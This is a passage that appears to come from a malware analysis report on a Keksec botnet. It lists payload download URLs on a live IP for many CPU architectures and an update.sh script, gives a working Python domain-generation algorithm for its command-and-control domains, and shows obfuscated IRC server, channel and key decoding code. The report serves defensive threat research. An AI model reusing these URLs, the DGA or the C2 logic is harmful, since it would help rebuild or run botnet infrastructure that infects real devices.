 http://45.145.185.229/bins/nginx.html/keksec.spc
 http://45.145.185.229/bins/nginx.html/keksec.sh4
 http://45.145.185.229/bins/nginx.html/keksec.ppc
 http://45.145.185.229/bins/nginx.html/keksec.mpsl
 http://45.145.185.229/bins/nginx.html/keksec.mips
 http://45.145.185.229/bins/nginx.html/keksec.m68k
 http://45.145.185.229/bins/nginx.html/keksec.i586
 http://45.145.185.229/bins/nginx.html/keksec.arm
 http://45.145.185.229/bins/nginx.html/keksec.arm7
 http://45.145.185.229/bins/nginx.html/keksec.arm5
 http://45.145.185.229/bins/keksec.x88_64
 http://45.145.185.229/bins/keksec.x86
 http://45.145.185.229/bins/keksec.x64
 http://45.145.185.229/bins/keksec.spc
 http://45.145.185.229/bins/keksec.sh4
 http://45.145.185.229/bins/keksec.ppc
 http://45.145.185.229/bins/keksec.mpsl
 http://45.145.185.229/bins/keksec.mips
 http://45.145.185.229/bins/keksec.mips64
 http://45.145.185.229/bins/keksec.m68k
 http://45.145.185.229/bins/keksec.i586
 http://45.145.185.229/bins/keksec.arm
 http://45.145.185.229/bins/keksec.arm7
 http://45.145.185.229/bins/keksec.arm5
 http://45.145.185.229/update.sh
```

DGA

```
import random

def gen_random_str(_range):
   return
('').join(random.choice('abcdefghijklmnopqoasadihcouvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ')
for _ in range(_range))

def gen_cc(time):
   random.seed(a=5236442 + time)
   return gen_random_str(16) + '.xyz'

def gen_DGA():
   i = 0
   while 1:
       for _ in range(3):
           try:
               print(gen_cc(i))
           except:
               pass
       if i >= 2048:
           i = 0
       i += 1

gen_DGA()
```

C2 decryption algorithm

```
self.irc_server=b64decode(b64decode("34653437353533303465343435353331346537613535333035613434353533303465353434353761346435343532366134653664343533303465353434643330346534373535333134643761346433303465376136623330356134343561363834653664343937613561343133643364".decode('hex').decode('hex')).decode('hex')) #Encoded irc server

self.server_port=6667 #Server port

self.channel=b64decode(b64decode("3465343436623761346436613464333134653664346433313466353434643761346534373435333334653637336433643364".decode('hex').decode('hex')).decode('hex')) #Encoded channel

self.channel_key==b64decode(b64decode("34653661343933313465343435313739346537613662333234643761353133333465366136333376135613431336433643364".decode('hex').decode('hex')).decode('hex')) #Encoded channel key
```

References